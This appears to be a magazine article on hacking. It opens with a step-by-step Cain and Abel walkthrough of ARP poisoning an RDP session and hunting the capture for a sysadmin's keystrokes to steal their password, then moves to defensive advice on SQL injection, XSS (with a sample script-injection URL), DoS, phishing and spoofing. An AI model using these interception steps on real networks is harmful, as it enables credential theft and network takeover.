Did you know there are entire websites dedicated to illegally selling access to RDP servers on the dark web? Aside from a ransomware assault, an RDP hack often results in hackers selling your RDP system information on the dark web.

There are various sites on the dark web that sell access to servers, networks, and devices obtained through RDP hacking, albeit you'll need a black web browser like Tor to see them.

Access to hijacked RDP servers sold for anywhere from $3 to $15 in 2017, according to Bank Info Security. While this may appear to be a minor sum of money, RDP information is most certainly being acquired in bulk. Hackers attack as many different RDP servers as they can, and then sell the stolen information in bulk.

One of the more frightening aspects of any malicious assault is that you may not even be aware that your system has been hacked until the security information is sold to a third party who then decides to use it against you.

Typical Attack using RDP

Because we'll be employing Cain and Abel to carry out this MitM (Man in the Middle) attack, it'll only function on a wired network if you don't have a CACE Technologies proprietary wireless adapter.

Enable RDP Server on target

First, we'll need a system that supports RDP. Enable one Windows machine's RDP server if you're utilising this in your lab. Go to System and Security, then Control Panel. "Allow remote access" is located below the System section. Then click "Apply" after selecting "Allow Remote Assistance connections to this machine."

Install Cain on the Windows PC

Cain and Abel should be installed on your attack system. It's installed on my Windows 7 machine, which I'll use to attack RDP on another Windows 7 machine. We won't be using BackTrack in this situation because Cain and Abel is one of the few hacking tools that was created for Windows and has never been transferred to Linux.

Cain and Abel is perhaps the best MiTM tool on the market—and it's free! Besides being a fantastic password cracking tool (although a little sluggish), it's also a wonderful password cracking tool (albeit a little slow).

ARP Scan on Systems with Cain

We need to do an ARP scan now that we have Cain and Abel operating on one system and RDP server active on another. By sending out ARP requests,

we will be able to locate all of the systems on the network, and the systems will answer with their IP and MAC addresses.

Select a suitable range for your target network.

ARP Poison

Now that we have all of the machines, IP addresses, and MAC addresses on the network thanks to the ARP scan, we can poison the ARP. Our attack system stands between the RDP server and the RDP client by poisoning the ARP. As a result, all communications from either machine must pass via our attack machine. On Cain, click the Sniffer button, then the Sniffer tab, then the Hosts tab at the bottom, then the blue + on the top menu, then the Radio button, choose the target IP range, and click OK.

Choose Server and Client to Poison

Choose the APR button next to the hosts tab you used earlier, then press the blue Add button, select the targets, and press OK.

Connect RDP Client to Server

We must now wait for the RDP client to establish a connection to the RDP server. This is most likely to occur when a customer contacts tech help and requests that tech support configure and demonstrate something on their machine. As you may expect, this will take some time. When they do, we'll be able to intercept their traffic.

Capture Network Traffic

All traffic between the RDP server and the RDP client will flow via our attack system if we use our Cain and Abel MiTM attack. Cain and Abel is currently recording the entire session and saving it to the far right column as a file. We can now open the decrypted file in Notepad by right-clicking on the filename and selecting View.

Search for Traffic

Now that all RDP traffic is passing through our attack system, we may look for traffic that is of interest to us. For RDP, we'd like to have the sysadmin password. We will most likely be able to utilise RDP on any of the network's workstations if we can find the sysadmin password for RDP, as the sysadmin would normally set up RDP with the same password on every system for simplicity.

Even better, many system administrators use the same password for remote access to client workstations as they do for their own system and other accounts. This suggests that if we have this password, we may be able to take over the entire domain and network!

Use Notepad's Find tool to search for "key pushed" in the hexadecimal file capture to find any keys pressed. This will find each and every keystroke entered by the sysadmin, including their password, one by one. This is an arduous job, but your patience will be rewarded with a pot of gold!

Protect Yourself

Safeguard yourself against the most common attacks

The many website hacking approaches that hackers choose to utilise to uncover weaknesses in a web application or web server were addressed in the previous chapter. In this chapter, we'll look at the various ways that website owners and businesses can protect themselves from online attacks.

Various organisations' websites and applications have been hacked in recent years, including Microsoft, Panasonic, Robinhood, Twitch, and even government agency websites from multiple nations. The security of information has become increasingly important as more individuals begin to follow the digital route. Website owners and businesses must

begin to grasp the psychology of hackers in order to combat the threat of hackers and lower the chance of becoming a victim of an external hacking attack.

Businesses can hire Ethical Hackers, also known as White Hat Hackers, to assist them in identifying and exploiting flaws and weaknesses in their systems. Ethical hackers are information security specialists who, on behalf of a firm, legitimately access a system or network in order to uncover flaws in the current setup. Having ethical hackers on board can assist firms in anticipating what a hacker might do and taking preventative measures to mitigate the dangers.

This chapter will go over the many ways for combating various attacks, as well as a complete list of auditing processes for all mobile phones and PCs to keep them safe from attacks.

Common vectors and how to fight them

In this section, we'll look at some of the strategies that can be used to battle various types of hacks, as well as some basic ways to protect yourself from them.

1. SQL Injection

While a successful attack on a SQL database might provide hackers with a significant advantage by allowing them to modify the contents of a website in order to access important information, business owners must guarantee that their data is secure. One of the simplest ways is for them to try the

attacks on their web application using automated SQL injection tools to determine if there are any vulnerabilities.

The following are some preventative security measures that website owners can take to avoid SQL injection attacks.

- **Validate all user inputs** - Make sure all user-submitted inputs are checked for special characters like "" that could be given as SQL query arguments. For instance, in the email and name fields, any special characters should be properly sanitised and filtered, and the phone number field should only contain digits, and so on.
- **Use Parameterized Queries and Stored Procedures** - Using Stored Procedures, which automatically offer an extra layer of protection to the database, is a good idea. The benefit of using a Saved Procedure is that the SQL code is created and stored in the database server first, and then invoked from the web application. When you utilise a stored procedure, the web application treats user input as data to be processed rather than SQL code to be executed.
- **Frequent updates and patches** - Make sure to deploy patches and upgrades to your system (especially the SQL database) on a regular basis and stay as current as possible.
- **Limit the access privileges** - Unless absolutely necessary, never connect to your database with an account that has administrator-level access (root-access). Use a user account with fewer privileges so that the hacker has less access to your system and the scope of the harm, if any, is limited.
- **Disable shell access completely** - Hackers can easily take control of your system using this functionality.
- **Ensure the safety of credentials** - Make sure your application and database passwords, as well as any other sensitive data, are encrypted and secure.

2. Cross-Site Scripting (XSS)

Cross-site scripting is a website attack tactic that uses a sort of injection to insert harmful scripts into otherwise productive and trustworthy websites. In most cases, the procedure entails delivering a malicious browser-side script to a different user. This is a frequent online application security problem that can occur at any point in the programme where input from the browser is received and utilised to generate output without first verifying or encrypting the data.

Let's say there's a name parameter in the URL - example.com/profile. *https://example.com/profile?user=Rakesh* would be the URL for the request.

Based on this input, the web application displays “Hi Rakesh” at the top of the page.

An attacker might have a user visit a malicious version of the URL that looks like this: *https://example.com/profile?userscript>some* malicious code/ script> if the user parameter is not verified to ensure that it only contains expected data.

The malicious script is included in the response, which is subsequently performed in the browser, most likely without the user’s knowledge. This is an example of a reflected cross-site scripting (XSS) attack. The malicious code is “reflected” back to the user who made the request right away.

Here are a few things to prevent XSS attacks:

- **Awareness and education** - Make sure that all developers, website designers, and QA teams are aware of the ways that hackers use to attack vulnerabilities, and that they have access to coding guidelines and best practices. This includes correct application-specific escaping and encoding strategies (JavaScript, HTML, etc.).
- **Clean up the input** - Never trust the validity of user input data, whether it’s for internal or public web pages. Any data fields should be screened and validated, especially if they will be used in HTML output.
- **Scan code** - Implement software that scans code for vulnerabilities, such as cross-site scripting, to verify that best practices are followed and that XSS and other OWASP-listed vulnerabilities are not exploited.
- **Content Security Policy** - Use Content Security Policy (CSP) to define what a website can do, lowering the chance of an XSS attack. XSS can be

completely stopped (by blocking all in-line scripts) or reduced to very low risk by employing CSP.

3. Denial of Service (DoS) attacks

A Denial of Service attack aims to make an online application or web server unavailable by flooding the service with a large number of requests. By doing so, the webserver will begin automatically rejecting legitimate requests from users. As a result, if the network is slow or if you are unable to access the website or its linked services. A DoS attack can cause a website or network to go down, resulting in a significant loss of revenue for enterprises.

Here are the ways website owners can keep their websites and network safe from DoS attacks:

- **Firewalls** – Check to see if your network has a firewall configured to limit bandwidth usage to only authorised users on the network. Request that your network administrator tightens all network parameters and configure firewall policies to route network connection requests through the firewall. Ensure that your network administrator is aware of the entire network configuration as well as the reasons behind it. The Distributed Denial of Service (DDoS) assault is a different sort of DoS attack. This is similar to DoS, except that with DDoS, the attack is disseminated over

multiple servers. Network managers are finding it increasingly difficult to pinpoint the source of the attacks.

To avoid these DDoS attacks, administrators can:

- Use the Apache module mod evasive to take evasive measures in the event of DoS/DDoS attacks. This module keeps track of the URLs that have been viewed via IP addresses in a dynamic database. When a single IP address sends too many requests in a short period of time, mod evasive automatically bans that IP address from sending any more requests.
- Making use of Cloudflare's services. Between the server and the users who access the server, Cloudflare functions as a proxy server. It lowers the number of queries to the webserver by storing content in the cache and delivering it to users on demand.
- Filtering - Dedicated routers can be set up by administrators to identify connections from numerous sources and prevent them from slowing down the server.
- To protect the server from being hacked, the network administrator can send all traffic to a given site to an IP address that never exists.

4. Malware and Phishing Attacks

Malware is a type of harmful software that infects computers and steals personal information.

To keep malware at bay:

- Software Updates – Make sure all your software is up-to-date as most ransomware attacks have known to happen with operating systems that have not been updated. In addition to the operating system, also make sure your anti-virus software database and browser are up-to-date. Make sure you never download pirated software from the internet as it may contain malware.
- Take offline periodic backups of your data. Daily backups are the best way to avoid any data loss in case of an attack.
- Make sure you download from credible sources – Never download software or any content from unknown websites. Never click on random ads that pop up with irresistible offers as these are the best places for hackers to leave adware that will hack your system data.
- Never join public networks as there are higher chances of a hacker accessing your system and injecting a virus program that can affect your system and other connected devices. The virus can also crash your system completely.

Phishing scams are used by hackers to make users enter their personal information with sensitive data like email addresses, contact numbers, credit card details, etc. Hackers create offer emails and special discount newsletters that tempt users with irresistible discounts and force them to enter their details. To avoid falling prey to phishing scams, website owners must follow these techniques:

- Never click suspicious links, shortened links and open emails that you do not trust. Make sure you check the source of the email and the sender before opening it in your mailbox.
- Anti-Phishing extensions – Every popular internet browser has add-ons that quickly check any website that you visit to confirm if it is a phishing website or not. You will receive a warning when you accidentally visit a phishing website.
- Only access sites that are secured – When accessing a website, make sure you see the lock symbol on the left of the address bar and the website address starting with "*HTTPS".* With modern browsers like Google Chrome, they even pop notifications when you access an unsafe website as "Not Secure".

5. IP Spoofing

IP address spoofing is a hacking technique used by hackers to inject DDoS attacks and Man-In-The-Middle (MITM) attacks.

To avoid being spoofed by hackers:

- The network administrator should deploy strict verification methods before accepting any IP packets from the hacker's computer. For instance, administrators can deploy authentication of packets based on a key exchange between two machines on the same network using IPSec.
- Do not allow any private IP addresses to access the network. Authenticate the IP address of every single packet that is inbound to the server and uses encryption protocols such as *HTTPS*.
- It is recommended for website developers to make use of the IPv6 protocol that has the inbuilt capability of both encryption and authentication of network packets.
- Have filtering in place both for inbound and outbound network traffic.

Auditing processes for prevention

It is always a best practice for large organizations to perform a detailed audit process of their computers. This helps them determine any security lapses beforehand and get them fixed before something goes wrong or the data integrity is compromised. As a process, it's better to run the audit process frequently to define and validate security policies in the organization. The audit process has to be performed on all the computers within the office network to make sure every system adheres to the security policies.

This section will list the different strategies to keep your computers and mobile phones safe and stay away from hackers.

1. **Software updates and patches** – Ensure all the software in the computers is running on the latest versions. Also, keep an eye on the security patches that are released by software vendors with updates to newly found issues. If there is any unwanted software or freeware in the system, the network administrator should immediately remove them from the machines as they can be the perfect set-up for hackers to get into the system.
2. **Two-Factor Authentication** – The best way to ensure full security for the websites is to deploy two-factor authentication to allow only authorized access to the web application or web server. When too many login attempts are detected, a message is automatically sent to the connected mobile number with a temporary verification code. This helps to add an extra layer of security for the data.
3. **Password Strength** – Ensure that you use strong passwords with a combination of alphanumeric characters and special characters. Don't use common terms like "password, welcome@123, India, ..." as passwords

as there are easy chances for hackers to guess and jump into your system. The recommended method is to use password manager software like LastPass, Dashlane, and 1Password that helps you generate a random combination of passwords. As a best practice, make sure to change the password every one or two months to ensure better security of the data. Lastly, remember to log off from the application after every use. Even on a browser window, make sure you log out from the website and clear the cache and cookies data to keep your data safe.

4. **Virtual Private Network (VPN)** – While on the move, ensure that you connect to a VPN when you access critical data or data from the web-server. This will ensure encrypted access to the data. Think twice before you connect to a public Wi-Fi network at shopping malls, and airports as these are potential networks with prying eyes to hack your data.
5. **Be very careful when suspicious opening emails, attachments and links** – Since email has become the source of communication, you never know which email is a genuine one and which one is a malicious one. Most of the cyber-attacks happening in recent times come from people clicking unsafe links in emails. An email might look too tempting to click with an irresistible offer that you have never come across, or with some attractive coupon codes to purchase your favourite product. Before opening such emails:
   a. Most email clients have the inbuilt capability to move emails with specific text as spam. However, if some emails miss the scan and land up in your inbox, make sure you verify the sender by checking the email address. There could be very subtle differences between the original company and the mimicked version.

b. Trace the IP address to find out where the email came from. You can find the IP address by viewing the source code of the email. Once found, a simple Google search will provide all the information about the origin of the email.

Before opening an email attachment (like *.doc, *.xls, *.pdf), make sure the attachment has been scanned by inbuilt virus scanners. Once you download or open a document that is compromised for safety, there are chances that the attack could spread to every computer on the network. Moving on to the simple ways in which you can keep data on your smartphone free from any attacks.

6. **Lock your phone** – Though it looks simple, it can be very frustrating to see your data getting hacked. It's always better to keep your phone locked using a 4-digit or a 6-digit password. iPhone (and to a certain extent the latest Android users) can take advantage of the Touch ID and Face ID recognition to unlock the phones.
7. **Keep your data backed up** – If you are an iPhone user, make sure you turn on iCloud and store your important data such as photos and emails on iCloud. Similarly, for Android users, you can make use of Google Drive. In both cases, make sure you turn on the backup options under the settings.
8. **Apps Download** – Whenever you want to download a new app, only see if the app is available in the App Store or Google Play Store. Apps on these platforms are normally safe and pass through various requirements before they are made available on the app store. Never download *.apk files or similar mobile format files directly from the internet.

Final word

Because the internet is so vital to any business' growth, it's critical for the company to stay online and compete with other companies to be more productive. Businesses can avoid becoming possible targets for hackers and losing their important data by implementing these safeguards. Many of them are activities we do on a daily basis, but they must be done more rigorously and correctly to protect ourselves against hackers and malicious attacks.

RNI REGN. NO. DELENG/2001/03791